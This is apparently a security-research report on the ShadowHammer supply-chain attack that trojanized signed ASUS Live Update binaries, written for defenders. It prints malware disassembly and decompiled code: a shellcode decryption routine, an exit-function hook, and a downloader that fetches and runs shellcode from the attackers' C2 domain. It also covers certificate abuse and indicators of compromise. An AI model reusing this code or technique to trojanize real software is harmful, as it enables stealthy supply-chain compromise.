


Operation ShadowHammer: a high-profile supply chain attack

SL securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/



Authors

- **Expert** GReAT
- **Expert** AMR

In late March 2019, we briefly highlighted our research on ShadowHammer attacks, a sophisticated supply chain attack involving ASUS Live Update Utility, which was featured in a Kim Zetter article on Motherboard. The topic was also one of the research announcements made at the SAS conference, which took place in Singapore on April 9-10, 2019. Now it is time to share more details about the research with our readers.

At the end of January 2019, Kaspersky Lab researchers discovered what appeared to be a new attack on a large manufacturer in Asia. Our researchers named it “Operation ShadowHammer”.

Some of the executable files, which were downloaded from the official domain of a reputable and trusted large manufacturer, contained apparent malware features. Careful analysis confirmed that the binary had been tampered with by malicious attackers.

It is important to note that any, even tiny, tampering with executables in such a case normally breaks the digital signature. However, in this case, the digital signature was intact: valid and verifiable. We quickly realized that we were dealing with a case of a compromised digital signature.


We believe this to be the result of a sophisticated supply chain attack, which matches or even surpasses the ShadowPad and the CCleaner incidents in complexity and techniques. The reason that it stayed undetected for so long is partly the fact that the trojanized software was signed with legitimate certificates (e.g. "ASUSTeK Computer Inc.").

The goal of the attack was to surgically target an unknown pool of users, who were identified by their network adapters' MAC addresses. To achieve this, the attackers had hardcoded a list of MAC addresses into the trojanized samples and the list was used to identify the intended targets of this massive operation. We were able to extract more than 600 unique MAC addresses from more than 200 samples used in the attack. There might be other samples out there with different MAC addresses on their lists, though.

Technical details

The research started upon the discovery of a trojanized ASUS Live Updater file (setup.exe), which contained a digital signature of ASUSTeK Computer Inc. and had been backdoored using one of the two techniques explained below.


In earlier variants of ASUS Live Updater (i.e. MD5:0f49621b06f2cdaac8850c6e9581a594), the attackers replaced the WinMain function in the binary with their own. This function copies a backdoor executable from the resource section using a hardcoded size and offset to the resource. Once copied to the heap memory, another hardcoded offset, specific to the executable, is used to start the backdoor. The offset points to a position-independent shellcode-style function that unwraps and runs the malicious code further.



Some of the older samples revealed the project path via a PDB file reference:

“D:\C++\AsusShellCode\Release\AsusShellCode.pdb“. This suggests that the attackers had exclusively prepared the malicious payload for their target. A similar tactic of precise targeting has become a persistent property of these attackers.

A look at the resource section used for carrying the malicious payload revealed that the attackers had decided not to change the file size of the ASUS Live Updater binary. They changed the resource contents and overwrote a tiny block of the code in the subject executable. The layout of that patched file is shown below.



We managed to find the original ASUS Live Updater executable which had been patched and abused by the attackers. As a result, we were able to recover the overwritten data in the resource section. The file we found was digitally signed and certainly had no infection present.

Both the legitimate ASUS executable and the resource-embedded updater binary contain timestamps from March 2015. Considering that the operation took place in 2018, this raises the following question: why did the attackers choose an old ASUS binary as the infection carrier?

Count of sections	5	Machine	Intel386
Symbol table	00000000[00000000]		Tue Mar 24 03:56:56 2015
Size of optional header	00E0	Magic optional header	010B
Linker version	10.00	OS version	5.01
Image version	0.00	Subsystem version	5.01
Entry point	000F7A01	Size of code	0011AA00
Size of init data	00212400	Size of uninit data	00000000
Size of image	00339000	Size of header	00000400
Base of code	00001000	Base of data	0011C000
Image base	00400000	Subsystem	GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00339873	Number of dirs	16
Overlay	0032D200[00001E50/7760/7,578 Kb]		

Count of sections	5	Machine	Intel386
Symbol table	00000000[00000000]		Tue Mar 24 03:56:56 2015
Size of optional header	00E0	Magic optional header	010B
Linker version	10.00	OS version	5.01
Image version	0.00	Subsystem version	5.01
Entry point	000F7A01	Size of code	0011AA00
Size of init data	00212400	Size of uninit data	00000000
Size of image	00339000	Size of header	00000400
Base of code	00001000	Base of data	0011C000
Image base	00400000	Subsystem	GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00332596	Number of dirs	16
Overlay	0032D200[00000D30/3376/3,296 Kb]		

Another injection technique was found in more recent samples. Using that technique, the attackers patched the code inside the C runtime (CRT) library function “__crtExitProcess”. The malicious code executes a shellcode loader instead of the standard function “__crtCorExitProcess”:

```

; Attributes: library Function noreturn bp-based frame
; void __cdecl __noreturn __crtExitProcess(UINT uExitCode)
__crtExitProcess proc near
uExitCode= dword ptr 8
mov     edi, edi
push   ebp
mov     ebp, esp
push   [ebp+uExitCode]
call   execute_shellcode
pop     ecx
push   [ebp+uExitCode] ; uExitCode
call   ds:ExitProcess
__crtExitProcess endp


```

```

; Attributes: library Function noreturn bp-based frame
; void __cdecl __noreturn __crtExitProcess(UINT uExitCode)
__crtExitProcess proc near
uExitCode= dword ptr 8
mov     edi, edi
push   ebp
mov     ebp, esp
push   [ebp+uExitCode]
call   __crtCorExitProcess
pop     ecx
push   [ebp+uExitCode] ; uExitCode
call   ds:ExitProcess
__crtExitProcess endp

```

This way, the execution flow is passed to another address which is located at the end of the code section. The attackers used a small decryption routine that can fit into a block at the end of the code section, which has a series of zero bytes in the original executable. They used the same source executable file from ASUS (compiled in March 2015) for this new type of injection.



```

.text:0051B7F6 C3      sub_51B7E1      retn
.text:0051B7F6      sub_51B7E1      endp
-----
;-----
loc_51B7F7:
.text:0051B7F7      mov             ecx, offset dword_56C620 ; DATA XREF: .text:0051B0255r
.text:0051B7FC E9 53 2A FF FF  jmp             loc_50E254
;-----
; align 2
; ===== SUBROUTINE =====
; Attributes: bp-based frame
; int_stdcall decrypt(BYTE *pSrc, int nSize, BYTE *pDst)
decrypt proc near ; CODE XREF: malware_injection+58,p
; malware_injection+A8ip
var_108 = byte ptr -108h
pSrc_4  = dword ptr -44h
pSrc_3  = dword ptr -38h
pSrc_2  = dword ptr -2Ch
pSrc_1  = dword ptr -20h
var_14  = dword ptr -14h
i       = dword ptr -8
pSrc    = dword ptr 8
nSize   = dword ptr 0Ch
pDst    = dword ptr 10h
.text:0051B802 55      push         ebp
.text:0051B803 8B EC   mov         ebp, esp
.text:0051B805 81 EC 00 01 00 00 sub         esp, 100h
.text:0051B808 53      push        ebx
.text:0051B80C 56      push        esi
.text:0051B80D 57      push        edi
.text:0051B80E 8D BD F8 FE FF FF lea        edi, [ebp+var_108]
.text:0051B814 B9 42 00 00 00 mov         ecx, 42h

```

```

.text:0051B7F6 C3      sub_51B7E1      retn
.text:0051B7F6      sub_51B7E1      endp
-----
;-----
loc_51B7F7:
.text:0051B7F7      mov             ecx, offset dword_56C620 ; DATA XREF: .tex
.text:0051B7FC E9 53 2A FF FF  jmp             loc_50E254
;-----
; align 2
; ===== SUBROUTINE =====
; Attributes: bp-based frame
; int_stdcall decrypt(BYTE *pSrc, int nSize, BYTE *pDst)
decrypt proc near ; CODE XREF: malware_injection+58,p
; malware_injection+A8ip
var_108 = byte ptr -108h
pSrc_4  = dword ptr -44h
pSrc_3  = dword ptr -38h
pSrc_2  = dword ptr -2Ch
pSrc_1  = dword ptr -20h
var_14  = dword ptr -14h
i       = dword ptr -8
pSrc    = dword ptr 8
nSize   = dword ptr 0Ch
pDst    = dword ptr 10h
.text:0051B802 00      db 0
.text:0051B803 00      db 0
.text:0051B804 00      db 0
.text:0051B805 00      db 0
.text:0051B806 00      db 0
.text:0051B807 00      db 0
.text:0051B808 00      db 0
.text:0051B809 00      db 0
.text:0051B80A 00      db 0
.text:0051B80B 00      db 0
.text:0051B80C 00      db 0
.text:0051B80D 00      db 0
.text:0051B80E 00      db 0
.text:0051B80F 00      db 0
.text:0051B810 00      db 0
.text:0051B811 00      db 0
.text:0051B812 00      db 0
.text:0051B813 00      db 0
.text:0051B814 00      db 0
.text:0051B815 00      db 0
.text:0051B816 00      db 0
.text:0051B817 00      db 0
.text:0051B818 00      db 0
.text:0051B819 00      db 0
.text:0051B81A 00      db 0
.text:0051B81B 00      db 0
.text:0051B81C 00      db 0
.text:0051B81D 00      db 0

```

The loader code copies another block of encrypted shellcode from the file's resource section (of the type "EXE") to a newly allocated memory block with read-write-execute attributes and decrypts it using a custom block-chaining XOR algorithm, where the first dword is the initial seed and the total

size of the shellcode is stored at an offset of +8.

```
1 int __stdcall decryptShellcode(BYTE *input, int size, BYTE *output)
2 {
3     int result; // eax
4     unsigned int d; // [esp+D0h] [ebp-44h]
5     unsigned int c; // [esp+DCh] [ebp-38h]
6     unsigned int b; // [esp+E8h] [ebp-2Ch]
7     unsigned int a; // [esp+F4h] [ebp-20h]
8     int i; // [esp+10Ch] [ebp-8h]
9
10    i = 0;
11    a = *(_DWORD *)input;
12    b = *(_DWORD *)input;
13    c = *(_DWORD *)input;
14    d = *(_DWORD *)input;
15    do
16    {
17        a = a + (a >> 3) - 0x11111111;
18        b = b + (b >> 5) - 0x22222222;
19        c += 0x33333333 - (c << 7);
20        d += 0x44444444 - (d << 9);
21        output[i] = (d + c + b + a) ^ input[i];
22        result = ++i;
23    }
24    while ( i < size );
25    return result;
26 }
```

We believe that the attackers changed the payload start routine in an attempt to evade detection. Apparently, they switched to a better method of hiding their embedded shellcode at some point between the end of July and September 2018.

ShadowHammer downloader

The compromised ASUS binaries carried a payload that was a Trojan downloader. Let us take a closer look at one such ShadowHammer downloader extracted from a copy of the ASUS Live Updater tool with MD5:0f49621b06f2cdaac8850c6e9581a594. It has the following properties:


- MD5: 63f2fe96de336b6097806b22b5ab941a
- SHA1: 6f8f43b6643fc36bae2e15025d533a1d53291b8a
- SHA256: 1bb53937fa4cba70f61dc53f85e4e25551bc811bf9821fc47d25de1be9fd286a
- Digital certificate fingerprint: 0f:f0:67:d8:01:f7:da:ee:ae:84:2e:9f:e5:f6:10:ea
- File Size: 1'662'464 bytes
- File Type: PE32 executable (GUI) Intel 80386, for MS Windows
- Link Time: 2018.07.10 05:58:19 (GMT)

The relatively large file size is explained by the presence of partial data from the original ASUS Live Updater application appended to the end of the executable. The attackers took the original Live Updater and overwrote it with their own PE executable starting from the PE header, so that the file contains the actual PE image, whose size is only 40448 bytes, while the rest comes from ASUS. The malicious executable was created using Microsoft Visual C++ 2010.

The core function of this executable is in a subroutine which is called from WinMain, but also executed directly via a hardcoded offset from the code injected into ASUS Live Updater.

The code uses dynamic import resolution with its own simple hashing algorithm. Once the imports are resolved, it collects MAC addresses of all available network adapters and calculates an MD5 hash for each of these. After that, the hashes are compared against a table of 55 hardcoded values. Other variants of the downloader contained a different table of hashes, and in some cases, the hashes were arranged in pairs.

```
xor    eax, eax
mov    [esp+0DC0h+var_494], ecx
mov    [esp+0DC0h+var_490], 0F39DDA09h
mov    [esp+0DC0h+var_48C], 0ADAF50A0h
mov    [esp+0DC0h+var_488], ██████████
mov    [esp+0DC0h+var_484], ██████████
lea   edi, [esp+0DC0h+var_480]
stosd
lea   edi, [esp+0DC0h+var_46C]
mov    [esp+0DC0h+var_47C], 6AB0E3FAh
mov    [esp+0DC0h+var_478], 0F2B7FB2h
mov    [esp+0DC0h+var_474], ██████████
mov    [esp+0DC0h+var_470], ██████████
stosd
mov    [esp+0DC0h+var_468], ebx
mov    [esp+0DC0h+var_464], 6758B9D4h
mov    [esp+0DC0h+var_460], 5DBF471Fh
mov    [esp+0DC0h+var_45C], ██████████
mov    [esp+0DC0h+var_458], ██████████
lea   edi, [esp+0DC0h+var_454]
stosd
```



In other words, the malware iterates through a table of hashes and compares them to the hashes of local adapters' MAC hashes. This way, the target system is recognized and the malware proceeds to the next stage, downloading a binary object from [https://asushotfix\[.\]com/logo.jpg](https://asushotfix[.]com/logo.jpg) (or [https://asushotfix\[.\]com/logo2.jpg](https://asushotfix[.]com/logo2.jpg) in newer samples). The malware also sends the first hash from the match entry as a parameter in the request to identify the victim. The server response is expected to be an executable shellcode, which is placed in newly allocated memory and started.


```

push 40h ; '@' ; flProtect
push 1000h ; flAllocationType
push 500000h ; dwSize
push ebx ; lpAddress
call [esi+this.VirtualAlloc]
mov edi, eax
jmp short loc_4FA

loc_4FA: ; dwContext
push ebx
push ebx ; dwFlags
lea eax, [ebp+dwNumberOfBytesAvailable]
push eax ; lpdwNumberOfBytesAvailable
push [ebp+hFile] ; hFile
mov [ebp+dwNumberOfBytesAvailable], ebx
call [esi+this.InternetQueryDataAvailable]
cmp [ebp+dwNumberOfBytesAvailable], ebx
jnz short loc_4DB

push edi
push esi
lea eax, [edi+8]
call eax
pop ecx
pop ecx
cmp edi, ebx
jz short loc_529

loc_4DB:
lea eax, [ebp+dwNumberOfBytesRead]
push eax ; lpdwNumberOfBytesRead
push [ebp+dwNumberOfBytesAvailable] ; dwNumberOfBytesToRead
mov [ebp+dwNumberOfBytesRead], ebx
mov eax, [edi]
lea eax, [eax+edi+8]
push eax ; lpBuffer
push [ebp+hFile] ; hFile
call [esi+this.InternetReadFile]
mov eax, [ebp+dwNumberOfBytesRead]
add [edi], eax
adc [edi+4], ebx

```

Our investigation uncovered 230 unique samples with different shellcodes and different sets of MAC address hashes. This leads us to believe that the campaign targeted a vast number of people or companies. In total, we were able to extract 14 unique hash tables. The smallest hash table found contained eight entries and the biggest, 307 entries. Interestingly, although the subset of hash entries was changing, some of the entries were present in all of the tables.

```

00000000: 02 00 00 00-00 B0 06 C7-DA B6 AC E6-
00000010: -00 00 00 00-59 77 BA A3-F8 CE 0C A1
00000020: -00 00 00 00 01 00 00 00
00000030: 00 B0 06 C7-DA B6 AC E6-
00000040: 00 00 00 00-00 00 00 00-00 00 00 00
00000050: 00 00 00 00-00 00 00 00 01 00 00 00-40 9D 8E EB
00000060: CE 85 46 E5- -00 00 00 00

```

Type 1 – Single hash
 Type 2 – Two hashes

For all users whose MAC did not match expected values, the code would create an INI file located two directory levels above the current executable and named "idx.ini". Three values were written into the INI file under the [IDX_FILE] section:

- [IDX_FILE]
- XXX_IDN=YYYY-MM-DD
- XXX_IDE=YYYY-MM-DD

- XXX_IDX=YYYY-MM-DD

where YYYY-MM-DD is a date one week ahead of the current system date.

The code injected by the attackers was discovered with over 57000 Kaspersky Lab users. It would run but remain silent on systems that were not primary targets, making it almost impossible to discover the anomalous behavior of the trojanized executables. The exact total of the affected users around the world remains unknown.

Digital signature abuse


A lot of computer security software deployed today relies on integrity control of trusted executables. Digital signature verification is one such method. In this attack, the attackers managed to get their code signed with a certificate of a big vendor. How was that possible? We do not have definitive answers, but let us take a look at what we observed.

First of all, we noticed that all backdoored ASUS binaries were signed with two different certificates. Here are their fingerprints:

- 0ff067d801f7daeeae842e9fe5f610ea
- 05e6a0be5ac359c7ff11f4b467ab20fc

The same two certificates have been used in the past to sign at least 3000 legitimate ASUS files (i.e. [ASUS GPU Tweak](#), [ASUS PC Link](#) and others), which makes it very hard to revoke these certificates.

All of the signed binaries share certain interesting features: none of them had a signing timestamp set, and the digest algorithm used was SHA1. The reason for this could be an attempt at hiding the time of the operation to make it harder to discover related forensic artefacts.



Although there is no timestamp that can be relied on to understand when the attack started, there is a mandatory field in the certificate, "Certificate Validity Period", which can help us to understand roughly the timeframe of the operation. Apparently, because the certificate that the attackers relied on expired in 2018 and therefore had to be reissued, they used two different certificates.

Issued to: ASUSTeK Computer Inc.

Issued by: DigiCert SHA2 Assured ID Code Signing CA

Valid from: 26/7/2015 to 1/8/2018

Issued to: ASUSTeK Computer Inc.

Issued by: DigiCert SHA2 Assured ID Code Signing CA

Valid from: 19/6/2018 to 22/6/2021

Another notable fact is that both abused certificates are from the DigiCert SHA2 Assured ID Code Signing CA.

Issued to: ASUSTeK Computer Inc.

Issued by: DigiCert EV Code Signing CA (SHA2)

Valid from: 15/6/2015 to 19/6/2018

The legitimate ASUS binaries that we have observed use a different certificate, which was issued by the DigiCert EV Code Signing CA (SHA2). EV stands for “Extended Validation” and provides for stricter requirements for the party that intends to use the certificate, including hardware requirements. We believe that the attackers simply did not have access to a production signing device with an EV certificate.

This indicates that the attackers most likely obtained a copy of the certificates or abused a system on the ASUS network that had the certificates installed. We do not know about all software with malware injection they managed to sign, and we believe that the compromised signing certificates must be removed and revoked. Unfortunately, one month after this was reported to ASUS, newly released software (i.e. md5: 1b8d2459d4441b8f4a691aec18d08751) was still being signed with a compromised certificate. We have immediately notified ASUS about this and provided evidence as required.

The screenshot shows a 'Digital Signature Information' dialog box. On the left, under 'Signer information', the Name is 'ASUSTeK Computer Inc.', E-mail is 'Not available', and Signing time is 'Sunday, 10 March 2019 7:17:20 PM'. On the right, a table shows certificate details. A red box highlights the 'Serial number' field with the value '05e6a0be5ac359c7ff11f4b467ab20fc'. A red arrow points from this box to the 'Signing time' field in the signer information section.

Field	Value
Version	V3
Serial number	05e6a0be5ac359c7ff11f4b467ab20fc
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	DigiCert SHA2 Assured ID Code Sig...
Valid from	Tuesday, 19 June 2018 5:00:00 PM
Valid to	Tuesday, 22 June 2021 5:00:00 AM
Subject	ASUSTeK Computer Inc., ASUSTeK ...

ASUS-related attack samples

Using decrypted shellcode and through code similarity, we found a number of related samples which appear to have been part of a parallel attack wave. These files have the following properties:

- they contain the same shellcode style as the payload from the compromised ASUS Live Updater binaries, albeit unencrypted
- they have a forgotten PDB path of “D:\C++\AsusShellCode\Release\AsusShellCode.pdb”
- the shellcode from all of these samples connects to the same C2: asushotfix[.]com
- all samples were compiled between June and July 2018
- the samples have been detected on computers all around the globe

The hashes of these related samples include:

- *322cb39bc049aa69136925137906d855*
- *36dd195269979e01a29e37c488928497*
- *7d9d29c1c03461608bcab930fef2f568*
- *807d86da63f0db1fc746d1f0b05bc357*
- *849a2b0dc80aeca3d175c139efe5221c*
